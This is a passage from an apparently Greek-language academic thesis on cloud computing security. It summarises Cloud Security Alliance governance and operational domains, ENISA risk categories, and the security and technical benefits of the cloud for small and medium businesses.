Επομένως τα προγράμματα περιήγησης εξυπηρετούν μόνο σαν παθητικές αποθήκες δεδομένων [16].

Όπως αναφέρθηκε και προηγουμένως, προκειμένου να επιτευχθεί η κατανόηση της ασφάλειας του μοντέλου του Cloud Computing είναι σημαντικό να επιτευχθεί η κατανόηση των σχέσεων και της εξάρτησης μεταξύ των μοντέλων Νέφους.Οι έλεγχοι ασφαλείας στο Cloud Computing δεν είναι διαφορετικοί από αυτούς σε ένα περιβάλλον πληροφοριακού συστήματος. Παρόλα αυτά, επειδή το Cloud Computing χρησιμοποιεί διαφορετικά μοντέλα υπηρεσίας, λειτουργικά μοντέλα και τεχνολογίες, παρουσιάζει διαφορετικά ρίσκα για έναν οργανισμό. Η ασφάλεια της επιχείρησης εφαρμόζεται σε ένα ή περισσότερα επίπεδα ανάλογα με τις εγκαταστάσεις (φυσική ασφάλεια), με τη δομή του δικτύου της (ασφάλεια δικτύου), με το πληροφοριακό σύστημα της και με τις υπόλοιπες εφαρμογές που χρησιμοποιεί. Αν θα θέλαμε να δούμε την κατανομή της ευθύνης θα μπορούσαμε να πούμε ότι όπως φαίνονται τα τρία διαφορετικά μοντέλα Νέφους στην Εικόνα, ο χρήστης έχει μεγαλύτερη ευθύνη όσο μικρότερο είναι το πλαίσιο του μοντέλου. Είναι πολύ σημαντικό να γίνουν κατανοητές οι διαφορές μεταξύ των μοντέλων υπηρεσιών για τη στάση διαχείρισης ρίσκου των επιχειρήσεων.

Σύμφωνα με τη Cloud Computer Alliance (2009), πέρα από την αρχιτεκτονική, υπάρχουν κάποιοι ακόμη παράγοντες που πρέπει να ληφθούν υπόψη όταν γίνεται αναφορά στην ασφάλεια ενός Νέφους. Αυτοί οι παράγοντες χωρίζονται σε δύο τομείς: τον Τομέα Διακυβέρνησης και τον Επιχειρησιακό Τομέα. Ο τομέας Διακυβέρνησης είναι ευρύς και αντιμετωπίζει στρατηγικά ζητήματα εντός του περιβάλλοντος Νέφους, ενώ ο Επιχειρησιακός Τομέας ασχολείται με πιο βραχυπρόθεσμα ζητήματα ασφαλείας και ζητήματα εφαρμογής των ποικιλιών αρχιτεκτονικής.

Ο Τομέας Διακυβέρνησης περιλαμβάνει:

1. Διακυβέρνηση και διαχείριση επιχειρηματικού ρίσκου.

Ασχολείται με την ικανότητα του οργανισμού να διοικείται και να μετράει το επιχειρηματικό ρίσκο που δημιουργείται από το Cloud Computing. Αντιμετωπίζει ζητήματα όπως νομικές προτεραιότητες για παραβιάσεις της συμφωνίας, την ικανότητα των χρηστών να εκτιμούν επαρκώς το ρίσκο του παρόχου υπηρεσιών Νέφους, την ευθύνη να προστατεύει ευαίσθητα δεδομένα και το πώς τα διεθνή σύνορα μπορούν να επηρεάσουν όλα τα προηγούμενα.

2. Νομική και ηλεκτρονική κάλυψη.

Αφορά στα νομικά ζητήματα που προκύπτουν όταν μια επιχείρηση μεταβαίνει σε υπηρεσίες Νέφους, όπως απαιτήσεις προστασίας πληροφοριών και υπολογιστικών συστημάτων, παραβιάσεις ασφαλείας, κανονιστικές απαιτήσεις, απαιτήσεις απορρήτου, διεθνής νόμους κλπ.

3. Συμβατότητα και λογιστικός έλεγχος.

Αφορά τη διατήρηση και παροχή συμβατότητας όταν η επιχείρηση μεταβαίνει σε Cloud Computing.

4. Διαχείριση κύκλου ζωής των πληροφοριών.

Ασχολείται με τη διαχείριση των δεδομένων που παραμένουν στο Νέφος, όπως είναι οι έλεγχοι αποζημίωσης που μπορούν να εφαρμοστούν όταν χάνεται ο φυσικός έλεγχος, το ποιος είναι υπεύθυνος για το απόρρητο των πληροφοριών, η ακεραιότητα και η διαθεσιμότητα.

5. Φορητότητα και διαλειτουργικότητα.

Αφορά τη μεταφορά δεδομένων από έναν πάροχο σε έναν άλλο και την επιστροφή αυτών στην επιχείρηση. Τα περισσότερα Νέφη βασίζονται σε ανοιχτές δομές, που επιτρέπουν τη μεταφορά από έναν πάροχο σε ένα άλλο. Παράδειγμα είναι η Google που έχει εγκαταστήσει ομάδα μηχανικών υπεύθυνων αποκλειστικά για τη μεταφορά δεδομένων μεταξύ παρόχων.

Ο Επιχειρησιακός Τομέας περιλαμβάνει:

- Παραδοσιακή ασφάλεια, επιχειρησιακή συνοχή και ανάκτηση πληροφοριών. Λαμβάνει υπόψη του τον τρόπο που οι χρησιμοποιούμενες λειτουργικές διαδικασίες στην εφαρμογή ασφάλειας επηρεάζονται από το Cloud Computing. Αυτό το κομμάτι επίσης εστιάζει στα ρίσκα που λαμβάνονται από τις υπηρεσίες Νέφους συναρτήσει με τις προσδοκίες της επιχείρησης για καλύτερη διαχείριση του ρίσκου.

- Λειτουργίες του κέντρου πληροφοριών.Ασχολείται με την αξιολόγηση του κέντρου πληροφοριών του παρόχου και την αρχιτεκτονική του σαν παράγοντες για τη μακρόχρονη σταθερότητα του.

- Αντιμετώπιση περιστατικών, ειδοποιήσεις και αποκατάσταση.Ασχολείται με τα modules που πρέπει να είναι εγκατεστημένα και στον πάροχο αλλά και

στον χρήστη για να εξασφαλιστεί μια σωστή αντιμετώπιση ενός αναπάντεχου περιστατικού.

- Ασφάλεια εφαρμογών
  Το κομμάτι αυτό εστιάζει στην ασφάλιση του λογισμικού εφαρμογών που τρέχουν ή αναπτύσσονται εντός του Νέφους. Αυτό περιλαμβάνει την επιλογή αν μια επιχείρηση θα μεταβεί σε υπηρεσίες Νέφους και, αν ναι, το πιο μοντέλο να υιοθετήσει (IaaS, PaaS ή SaaS).

- Κωδικοποίηση και διαχείριση κλειδιών.
  Αναγνωρίζει τη σωστή χρήση κωδικοποίησης και την επεκτασιμότητα της διαχείρισης κλειδιών. Επιπλέον ασχολείται με το αν είναι απαραίτητο να χρησιμοποιηθούν η κωδικοποίηση και η διαχείριση κλειδιών, προκειμένου να διασφαλιστεί η πρόσβαση στους πόρους αλλά και να προστατευθούν τα δεδομένα.

- Διαχείριση ταυτότητας και πρόσβασης.
  Αφορά τη διαχείριση των ταυτοτήτων και τη μόχλευση των υπηρεσιών καταλόγου για να παράσχει έλεγχο πρόσβασης. Λαμβάνει επιπλέον υπόψη την εκτίμηση της ετοιμότητας της επιχείρησης να διεξάγει μια διαχείριση ταυτότητας και πρόσβασης βασισμένης στις αρχές του Νέφους.

- Δημιουργία εικονικών πόρων.
  Το κομμάτι αυτό ασχολείται με τη χρήση του virtualization στο Cloud Computing. Διερευνά τα ρίσκα που σχετίζονται με την πολλαπλή μίσθωση, με την απομόνωση των εικονικών μηχανημάτων, με τη συστέγαση των τελευταίων, με τα τρωτά σημεία του κεντρικού ελέγχου των εικονικών μηχανημάτων κλπ. Επίσης λαμβάνει υπόψη του ζητήματα που συσχετίζονται με τη δημιουργία εικονικού software ή hardware.

Ακόμη να αναφέρουμε ότι ο Ευρωπαϊκός Οργανισμός Δικτύου και Ασφάλειας Πληροφοριών επίσης ασχολήθηκε με ζητήματα ασφαλείας και παρείχε τα πιο σημαντικά ρίσκα στην ασφάλεια κατά την υιοθέτηση του Cloud Computing, τα οποία πρέπει αν ληφθούν υπόψη πριν τη μετάβαση σε υπηρεσίες Νέφους. Παρουσίασε 35 ρίσκα τα οποία σχετίζονται με την ασφάλεια κατά την υιοθέτηση του Cloud Computing. Αυτά τα ρίσκα μπορούν να διαχωριστούν στις εξής κατηγορίες:

- Συμβόλαιο ασφαλείας και ρίσκα οργανισμού, όπως το «lock-in» του παρόχου, η απώλεια διακυβέρνησης, οι δυσκολίες συμβατότητας και η απόκτηση παρόχου υπηρεσιών Νέφους.

- Τεχνικά ρίσκα, όπως διαρροή πληροφοριών, απώλεια κλειδιών κωδικοποίησης και σύγκρουση μεταξύ των διαδικασιών εφαρμοσμένες από πελάτες για μείωση της τρωτότητας των συστημάτων και των πλατφόρμων Νέφους.

- Νομικά ρίσκα, όπως είναι η προστασία δεδομένων και η αδειοδότηση λογισμικού.

- Ρίσκα που δεν είναι αποκλειστικά για τις υπηρεσίες Νέφους, όπως προβλήματα δικτύου, μη εξουσιοδοτημένη πρόσβαση στα κέντρα πληροφοριών και φυσικές καταστροφές.

Παρακάτω θα αναλύσουμε τα οφέλη όσον αφορά την ασφάλεια που προκύπτουν από το Cloud Computing.

6.2 Οφέλη ασφαλείας απο το Cloud Computing

Συζητήθηκαν τα ζητήματα για την αποθήκευση δεδομένων με τη χρήση του Cloud Computing. Παρόλα αυτά πρέπει να γίνει νύξη για τα οφέλη αυτής της διαδικασίας. Ο Ευρωπαϊκός Οργανισμός Δικτύου και Ασφάλειας Πληροφοριών (ENISA – European Network and Information Security Agency)έχει ερευνήσει τα οφέλη των επιχειρήσεων, σχετικά με αυτό το κομμάτι, που υιοθετούν το Cloud Computing και αναδεικνύει σημαντικές δυνατότητες βελτίωσης της ασφάλειας της επιχείρησης και τρόπους για να επιτευχθεί αυτό.

Ακολουθούν τα σημαντικότερα οφέλη:

1. **Οικονομικής κλίμακας**

Είναι γεγονός ότι όλοι οι τύποι μέτρων ασφαλείας που εφαρμόζονται σε μεγάλη κλίμακα είναι φθηνότεροι. Επομένως, υιοθετώντας το Cloud Computing οι επιχειρήσεις αποκτούν καλύτερη προστασία για το ίδιο ποσό χρημάτων. Η προστασία περιλαμβάνει κάθε είδους αμυντικού μέτρου όπως είναι τα φίλτρα των διακινούμενων πληροφοριών, ελλείψεις σε hardware και software, ισχυρή πιστοποίηση, αποτελεσματική πρόσβαση βάσει του ρόλου του καθενός στην επιχείρηση που επιθυμεί την πρόσβαση και προεπιλεγμένες, κεντρικά υποβοηθούμενες λύσεις διαχείρισης ταυτότητας αναγνώρισης. Όλες αυτές οι μορφές προστασίας βελτιώνουν τις επιδράσεις του δικτύου συνεργασίας ανάμεσα στους συνεργάτες. Τα οφέλη είναι τα εξής:

- Πολλαπλές τοποθεσίες
  Οι πάροχοι υπηρεσιών Νέφους υποχρεωτικά συντηρούν οικονομικούς πόρους για την αναπαραγωγή περιεχομένου, ενισχύοντας έτσι την ανεξαρτησία από την αποτυχία. Με αυτό τον τρόπο παρέχεται «ανάρρωση» από οποιασδήποτε μορφής ζημιά.

- Δίκτυα αιχμής
  Το Cloud Computing παρέχει αξιοπιστία, βελτίωση της ποιότητας και λιγότερα προβλήματα δικτύου για τις επιχειρήσεις, δεδομένου ότι παρέχει τελευταίας τεχνολογίας δυνατότητες αποθήκευσης, επεξεργασίας πληροφοριών και παράδοσης αυτών.

- Ταχύτερη ανταπόκριση σε οποιαδήποτε μορφής περιστατικό.
  Οι πάροχοι υπηρεσιών Νέφους χρησιμοποιούν συστήματα που τους επιτρέπουν άμεση και αποτελεσματική ανταπόκριση λόγω γρήγορης αναγνώρισης μιας εφαρμογής κακόβουλου λογισμικού.

- Διαχείριση απειλών.
  Οι μικρές επιχειρήσεις δε δύνανται να διαθέσουν πόρους για να προσλάβουν ειδικούς να αντιμετωπίζουν συγκεκριμένα ζητήματα ασφαλείας, εν αντιθέσει με τους παρόχους υπηρεσιών Νέφους οι οποίοι, όχι μόνο μπορούν να τους διαθέσουν, αλλά και αναπτύσσουν στρατηγικές διαχείρισης αυτών.

2. Η ασφάλεια μέσω διαφοροποίησης της αγοράς

Για τις περισσότερες επιχειρήσεις η ασφάλεια είναι το πιο σημαντικό ζήτημα που λαμβάνεται υπόψη κατά τη μετάβαση των λειτουργιών τους σε Νέφος. Οι επιλογές τους γίνονται βάση της εμπιστευτικότητας, τα γενικά οφέλη από το Cloud Computing, τα ρίσκα και τις συστάσεις για την ακεραιότητα και την αυθεντικότητα ασφάλειας των πληροφοριών, όπως επίσης και την ασφάλεια των υπηρεσιών που προσφέρει ο πάροχος. Αυτό οδηγεί τους παρόχους των υπηρεσιών Νέφους να βελτιώσουν την ασφάλεια που προσφέρουν μέσα από τον ανταγωνισμό της αγοράς.

3. Τυποποιημένα περιβάλλοντα για τη διαχείριση των υπηρεσιών ασφαλείας

Συχνά προσφέρονται από τους μεγάλους παρόχους υπηρεσιών νέφους ανοιχτά τυποποιημένα περιβάλλοντα για τη διαχείριση των υπηρεσιών ασφαλείας. Αυτό προσφέρει μια ανοιχτή αγορά υπηρεσιών ασφαλείας όπου οι πελάτες μπορούν να επιλέξουν αρχικά ή να μεταπηδήσουν σε άλλο πάροχο πιο εύκολα με πολύ χαμηλά λειτουργικά κόστη. Δηλαδή ένας χρήστης μπορεί να έχει στη διάθεση του τους πόρους που προσφέρονται από έναν πάροχο, πλην τον πόρο παροχής ασφάλειας, και τον πόρο παροχής ασφάλειας να τον αντλούν από άλλο πάροχο επιλέγοντας ανά πάσα στιγμή από μια ανοιχτή αγορά. Επομένως ο χρήστης μπορεί να αυξήσει τον τελευταίο πόρο κατά βούληση, ανάλογα με την εκάστοτε ζήτηση, χωρίς να επηρεάζονται οι υπόλοιποι πόροι του συστήματος του.

4. Γρήγορη επέκταση των πόρων

Υπάρχουν ήδη πολλοί πόροι που υποστηρίζονται από τις υπηρεσίες Νέφους, όπως είναι η αποθήκευση, η διάρκεια χρήση επεξεργασίας δεδομένων, η μνήμη, οι υπηρεσίες δικτύου και η χρήση εικονικών μηχανημάτων. Όλοι αυτοί οι πόροι μπορούν να επεκταθούν γρήγορα ανταποκρινόμενοι στη ζήτηση και, καθώς εξελίσσεται η τεχνολογία, γίνονται όλο και πιο ευέλικτη η δυνατότητα επέκτασης τους. Οι πάροχοι υπηρεσιών Νέφους διαθέτουν επίσης πόρους και δυνατότητες αναδιανομής τους όπως είναι το φιλτράρισμα των πληροφοριών για λόγους ασφαλείας, η κωδικοποίηση κλπ όταν μια επίθεση είναι πιθανό να λάβει χώρα, προκειμένου να αυξήσουν τα μέτρα ασφαλείας. Επομένως οι πάροχοι μπορούν να περιορίσουν τις επιπτώσεις κάποιων επιθέσεων ενάντια στη διαθεσιμότητα κάποιων πόρων που φιλοξενούνται στο Νέφος χρησιμοποιώντας συνδυαστικά την ευέλικτη αναδιανομή των πόρων και την κατάλληλη μέθοδο βελτιστοποίησης των πόρων.

Γι αυτό το λόγο η ικανότητα να επεκτείνονται δυναμικά και ευέλικτα οι πόροι, που συμβάλουν στην άμυνα, κατά βούληση αποτελεί ένα σταθερό όφελος για τις επιχειρήσεις. Επιπλέον, όσο περισσότερο επεκτάσιμοι είναι οι πόροι «διαιρεμένοι» σε μικρά κλάσματα επέκτασης – όντας τοιουτρόπως πιο ευέλικτοι, τόσο φθηνότερη είναι η άμεση ανταπόκριση σε απότομες κορυφώσεις της ζήτησης.

5. Έλεγχος και συλλογή στοιχείων

Η IaaS υποστηρίζει την κλωνοποίηση κατά βούληση των εικονικών μηχανών, οπότε κατά την παραβίαση της ασφάλειας ο χρήστης μπορεί να κατασκευάσει μια εικόνα της εικονικής μηχανής για ανάλυση του περιστατικού offline. Αυτό συνεπάγεται με λιγότερο χρόνο για ανάλυση. Επιπλέον, σε περίπτωση που απαιτείται επιπλέον αποθηκευτικός χώρος για την επεξεργασία δεδομένων, μπορούν να δημιουργηθούν πολλοί κλώνοι και η ανάλυση να πραγματοποιηθεί εν παραλλήλω μειώνοντας δραστικά το χρόνο επεξεργασίας. Έτσι παρέχεται το πλεονέκτημα της βελτίωσης. Το Cloud Computing παρέχει επιπλέον οικονομικά συμφέρουσα αποθήκευση καταγραφών, προσφέροντας περιεκτικές καταγραφές.

6. **Καλύτερη διαχείριση κινδύνου**

Η διαχείριση διαφόρων σεναρίων κινδύνου σε μια Συμφωνία Επιπέδου Υπηρεσιών και η επιρροή των παραβιάσεων ασφαλείας στη φήμη κινητοποιούν τους παρόχους υπηρεσιών Νέφους για πραγμάτωση περισσότερων εσωτερικών ελέγχων και διαδικασιών αξιολόγησης κινδύνου. Αυτό βοηθάει στον εντοπισμό των κινδύνων, οι οποίοι διαφορετικά δε θα εντοπίζονταν, αυξάνοντας έτσι τα οφέλη.

7. **Συγκέντρωση πόρων**

Η συγκέντρωση πόρων μειονεκτεί στην ασφάλεια χωρίς αμφιβολία αλλά έχει και αρκετά πλεονεκτήματα. Θεωρώντας την ύπαρξη ικανοποιητικών μέτρων ασφαλείας δεδομένη, η συγκέντρωση των πόρων πλεονεκτεί στη φθηνότερη παραμετροποίηση και στο φθηνότερο έλεγχο πρόσβασης ανά μονάδα πόρου, στη φθηνότερη εφαρμογή ολοκληρωμένης πολιτικής ασφάλειας και ελέγχου πάνω στη διαχείριση δεδομένων και στη διαχείριση περιστατικών, όπως επίσης και φθηνότερες διαδικασίες συντήρησης.

8. **Αποτελεσματικότερες αναβαθμίσεις και προεπιλογές.**

Στο Cloud Computing οι εικόνες των εικονικών μηχανών και το software που χρησιμοποιείται από τους πελάτες μπορεί να αναβαθμιστεί με τις τελευταίες εκδόσεις και ρυθμίσεις ασφαλείας. Παράλληλα με αυτό οι υπηρεσίες IaaS προσφέρουν περιβάλλοντα προγραμμάτων τα οποία παρέχουν τη δυνατότητα λήψης φωτογραφίας από το εικονικό περιβάλλον και να συγκρίνεται με το αρχικό. Οι αναβαθμίσεις πολλές φορές λαμβάνουν χώρα πιο γρήγορα πάνω στη πλατφόρμα. Αυτά είναι όλα τα οφέλη που αφορούν τη βελτίωση της ασφάλειας [17].

6.3 Τα τεχνικά οφέλη του Cloud Computing στις μικρομεσαίες επιχειρήσεις

Ο Balding (2008) παρουσιάζει εφτά τεχνικά οφέλη σχετικά με την ασφάλεια των επιχειρήσεων. Κάποια από αυτά έχουν άμεσες επιπτώσεις, ενώ άλλα ευνοούν εν καιρώ. Οι πάροχοι υπηρεσιών Νέφους ωφελούν ιδιαιτέρως τις μικρομεσαίες επιχειρήσεις και καλύπτουν τις αδυναμίες τους λόγω περιορισμών ή ανύπαρκτων πόρων και προϋπολογισμών. Τα τεχνικά αυτά χαρακτηριστικά ουσιαστικά ενισχύουν τα ήδη αναφερθέντα και αυτά είναι:

1. **Κεντρική διαχείριση δεδομένων**

Δύο από τα κύρια οφέλη που παρέχονται από το Cloud Computing είναι η κεντρική διαχείριση δεδομένων. Τα οφέλη είναι η μειωμένη διαρροή πληροφοριών και καλύτερος έλεγχος.

Η μειωμένη διαρροή δεδομένων είναι το πιο πολυσυζητημένο και δημοφιλές όφελος του Cloud Computing παρέχει στις επιχειρήσεις. Οι περισσότερες επιχειρήσεις αποθηκεύουν τα δεδομένα τους σε δίσκους ή σε φορητούς υπολογιστές, αλλά αυτό δεν εξασφαλίζει την ασφάλεια δεδομένων. Είναι πιο ασφαλές να μεταφέρεις δεδομένα σε προσωρινές συσκευές αποθήκευσης ή σε φορητές συσκευές από ότι να τα μεταφέρεις από φορητό σε φορητό υπολογιστή. Επίσης δε δύνανται όλες οι μικρές επιχειρήσεις να χρησιμοποιούν τεχνικές κρυπτογράφησης. Επομένως η ασφάλεια των δεδομένων μπορεί να εξασφαλιστεί από την τεχνολογία του Cloud Computing.

Είναι επίσης ευκολότερο να ελέγχεις και να παρακολουθείς τα δεδομένα, όταν αυτά βρίσκονται συγκεντρωμένα. Παρόλα αυτά, η άλλη όψη του νομίσματος είναι ότι η κεντρική διαχείριση αυτών είναι εξίσου ριψοκίνδυνη αν συμβεί μια κλοπή και χαθούν όλα. Αλλά ο Balding (2008) εκτιμά ότι η κεντρική διαχείριση είναι καλύτερη, δεδομένου ότι είναι προτιμότερο να ξοδέψεις χρόνο να σχεδιάσεις την ασφάλεια για ένα κεντρικό μέρος αποθήκευσης, παρά για να βρεις τρόπο να εξασφαλίσεις την ασφάλεια σε όλα τα μέρη που οι εταιρίες διατηρούν τα αρχεία τους [18].

2. Αντιμετώπιση περιστατικών παραβίασης ασφαλείας

Από τη χρήση του IaaS είναι πιθανό να αποδοθεί σε έναν ξεχωριστό διακομιστή του Νέφους η ευθύνη της αντιμετώπισης περιστατικών «διάρρηξης» και να βρίσκεται σε κατάσταση offline, έτοιμος για χρήση ανά πάσα στιγμή. Ο χρήστης πληρώνει μόνο για τις υπηρεσίες αποθήκευσης και αν συμβεί κάποιο περιστατικό παραβίασης, τότε τον θέτει σε λειτουργία online από το διαδικτυακό περιβάλλον του παρόχου, χωρίς να μεσολαβήσει κάποιος τρίτος για να το θέσει σε λειτουργία.

Μειώνεται δραστικά ο χρόνος απόκτησης στοιχείων για παραβίαση ασφαλείας, όταν η επιχείρηση αποφασίζει να υιοθετήσει το Cloud Computing. Για παράδειγμα, αν ένας διακομιστής στο Νέφος διακυβεύεται, τότε δημιουργείται ένα αντίγραφο αυτού και γίνεται διαθέσιμος στο διακομιστή που είναι υπεύθυνος για τον εντοπισμό της παραβίασης, ώστε ο μεν πρώτος να συνεχίσει να είναι διαθέσιμος στο χρήστη, το δε αντίγραφο του να ελέγχεται παράλληλα για τη διαρροή του.

Το Cloud Computing ωφελεί από την άποψη ότι εξαλείφει, αν όχι μειώνει τους νεκρούς χρόνους. Όπως προαναφέρθηκε, το εικονικό αντίγραφο του hardware που παρέχουν οι υπηρεσίες του Νέφους λειτουργεί σα μέσο για να μη βγει όλο το σύστημα της επιχείρησης offline για έλεγχο. Επομένως το εικονικό αντίγραφο του hardware απομακρύνει το εμπόδιο για να γίνει έλεγχος για διαρροές σε κάποιες περιπτώσεις.

Ο χρόνος εντοπισμού διαρροής μειώνεται από το Cloud Computing για τις επιχειρήσεις. Το σύνολο του hardware που χρησιμοποιεί ο χρήστης είναι σε ηλεκτρονική μορφή με αποτέλεσμα να γίνεται σαφώς πιο γρήγορα ο έλεγχος και ο εντοπισμός του προβλήματος, από την αναζήτηση σε υλικό hardware.

Τέλος, το Cloud Computing εξαλείφει το χρόνο προσπέλασης προστατευμένων αρχείων κάνοντας εφαρμογή κρυπτογραφημένων κλειδιών ή εντολών εντοπισμού

πληροφορίας. Για παράδειγμα το S3 της Amazon.com παράγει MD5 hash αυτόματα όταν κάποιος αποθηκεύει ένα αρχείο ή ένα αντικείμενο, οπότε και δε χρειάζεται να παραχθούν επιπλέον κλειδιά κρυπτογράφησης για το συγκεκριμένο, ενώ η μεγάλη ισχύς επεξεργασίας δεδομένων του Νέφους μειώνει το χρόνο προσπέλασης αυτών. Ενώ αν πρόκειται για ένα ξένο αρχείο που πρέπει να ερευνηθεί αν είναι κακόβουλο λογισμικό, οι υπηρεσίες Νέφους δίνουν τη δυνατότητα να δοκιμαστούν πολλοί διαφορετικοί κωδικοί για να ανοίξει σε πολύ μικρό χρονικό διάστημα.

3. **Έλεγχος αξιοπιστίας κωδικού (cracking)**

Οι επιχειρήσεις συχνά τεστάρουν την ισχύ ενός κωδικού κάνοντας χρήση προγραμμάτων που λειτουργούν για αυτό το σκοπό, το οποίο είναι μια χρονοβόρα διαδικασία. Παρόλα αυτά, ο χρόνος ελέγχου της αξιοπιστίας του κωδικού μειώνεται δραστικά με τη χρήση του Cloud Computing, καθώς οι πάροχοι των υπηρεσιών Νέφους το κάνουν αυτοβούλως. Ένα επιπλέον όφελος χρήσης του Νέφους είναι ότι οι διαδικασίες cracking απασχολούν ειδικευμένες μηχανές ή λογισμικά. Συνήθως οι επιχειρήσεις χρησιμοποιούν λογισμικά cracking διανεμμημένα σε πολλές μηχανές όταν αυτές δε λειτουργούν για να μειώσουν το φορτίο εργασίας, ενώ με τις υπηρεσίες Νέφους αυτό μεταβιβάζεται σε ξεχωριστές μηχανές.

4. **Καταγραφή αρχείων**

Το Cloud Computing παρέχει ένα ακόμη όφελος στις επιχειρήσεις στη μορφή της απεριόριστης αποθήκευσης αρχείων. Με τη συμβολή αυτής της λειτουργίας του Νέφους, οι επιχειρήσεις μπορούν να αξιοποιήσουν τις υπολογιστικές υπηρεσίες για να αναζητήσουν οποιοδήποτε από αυτά τα αρχεία σε πραγματικό χρόνο και να πάρουν καλύτερα και γρήγορα αποτελέσματα.

Η ενισχυμένη υπηρεσία καταγραφής αρχείων είναι μια ακόμη ωφελιμιστική σκοπιά του Cloud Computing. Τα περισσότερα σύγχρονα λειτουργικά συστήματα προσφέρουν εκτεταμένα συστήματα καταγραφής στη μορφή της ελεγκτικής ιχνηλάτησης C2 αλλά αυτά σπάνια χρησιμοποιούνται από τις επιχειρήσεις λόγω της υψηλής κατανάλωσης ισχύος επεξεργασίας και του μεγέθους των αρχείων αυτών. Παρόλα αυτά με τη χρήση του Νέφους, μπορεί κάποιος να τα χρησιμοποιήσει εύκολα αν επιθυμεί να πληρώσει για αυτή την υπηρεσία, χωρίς να υποβαθμίσει οποιαδήποτε λειτουργία του συστήματος του, είτε τη δυνατότητα αποθήκευσης, είτε την επεξεργαστική ισχύ.

5. **Βελτίωση της κατάστασης των λογισμικών ασφαλείας (επιδόσεις)**

Το Cloud Computing οδηγεί τους παρόχους να κατασκευάζουν πιο αποδοτικά λογισμικά ασφαλείας. Στο Νέφος όλες οι χρεώσιμες διαδικασίες καταγράφονται, οπότε η προσοχή των παρόχων θα στραφεί στις λιγότερο αποδοτικές διαδικασίες. Οπότε και θα επιχειρήσουν να τις βελτιώσουν, με αποτέλεσμα πιο αποτελεσματικά λογισμικά ασφαλείας.

6. **Δομές Ασφαλείας**

Είναι πολύ εύκολο για τις επιχειρήσεις να δοκιμάσουν τις αλλαγές στις δομές ασφαλείας κάνοντας χρήση του Νέφους. Το μόνο που έχουν να κάνουν είναι ένα αντίγραφο του παραγωγικού περιβάλλοντος τους, να εφαρμόσουν τις αλλαγές στην ασφάλεια και να τεστάρουν τις επιδράσεις με χαμηλό κόστος και σε ελάχιστο χρόνο. Αυτό απομακρύνει το κύριο πρόσκομμα δοκιμής διαφορετικών συστημάτων ασφαλείας σε παραγωγικά περιβάλλοντα.

7. **Δοκιμές ασφαλείας**

Το Cloud Computing παρέχει χαμηλό κόστος δοκιμών ασφαλείας. Με τη χρήση του SaaS, οι πάροχοι ζητούν μόνο ένα μέρος του συνολικού κόστους ελέγχου της ασφάλειας καθώς οι επιχειρήσεις μοιράζονται τις ίδιες εφαρμογές σαν υπηρεσίες. Επομένως οι επιχειρήσεις πληρώνουν λίγα και εξοικονομούν χρηματικούς πόρους [18].

6.4 Η παροχή δεδομένων και η ασφάλεια τους

Εκτός από την ασφάλεια των ίδιων των δεδομένων των πελατών σας, οι πελάτες θα πρέπει επίσης να ανησυχούν σχετικά με τα δεδομένα που συλλέγει ο πάροχος και πώς το CSP προστατεύει τα δεδομένα. Συγκεκριμένα, όσον αφορά τα δεδομένα των πελατών σας, ποια μεταδεδομένα έχει ο πάροχος σχετικά με τα δεδομένα σας, σε πιο επίπεδο ασφαλείας είναι και τι είδους πρόσβαση θα έχετε σε αυτά.

Δεδομένου ότι ο όγκος των δεδομένων από έναν συγκεκριμένο πάροχο αυξάνεται, αντίστοιχα θα αυξάνονται και τα εν λόγω μετα-δεδομένα. Επιπλέον, ο προμηθευτής σας πρέπει να συλλέγει και να προστατεύει ένα τεράστιο ποσό σχετικά με την ασφάλεια των δεδομένων. Για παράδειγμα, σε επίπεδο δικτύου, ο πάροχος θα πρέπει να συλλέγει πληροφορίες για τον έλεγχο και την προστασία του firewall, για το σύστημα αποτροπής εισβολών (IPS), καθώς και για τη ροή δεδομένων του router. Σε επίπεδο φορέα υποδοχής θα πρέπει να συλλέγει αρχεία καταγραφής του συστήματος, αλλά και σε επίπεδο εφαρμογής του μοντέλου SaaS θα πρέπει να συλλέγει αρχεία καταγραφής της εφαρμογής των δεδομένων, συμπεριλαμβανομένης της ταυτότητας και των στοιχείων της άδειας.

Επιπλέον, αυτές οι πληροφορίες είναι σημαντικές τόσο για τους παρόχους όσο για τους πελάτες, σε περίπτωση που είναι αναγκαίες για κάποιο περιστατικό από εγκληματολογικής άποψης.

6.4.1 Αποθήκευση

Για τα δεδομένα που είναι αποθηκευμένα στο «Υπολογιστικό Νέφος», αναφερόμαστε στο μοντέλο IaaS και όχι στα δεδομένα που σχετίζονται με την εφαρμογή που τρέχουν στα επίπεδα PaaS ή SaaS. Τα τρία στοιχεία που ενδιαφερόμαστε όσον αφορά την αποθήκευση των δεδομένων είναι : η εμπιστευτικότητα, η ακεραιότητα και η διαθεσιμότητα.

6.4.2 Εμπιστευτικότητα


Όταν πρόκειται για την προστασία του απορρήτου των δεδομένων που είναι αποθηκευμένα σε ένα δημόσιο σύννεφο, έχουμε δύο βασικές ανησυχίες. Κατ 'αρχάς, σε πιο επίπεδο είναι ο έλεγχος πρόσβασης για την προστασία των δεδομένων; Ο έλεγχος πρόσβασης αποτελείται από δύο στοιχεία την επαλήθευση ταυτότητας και την αδειοδότηση.

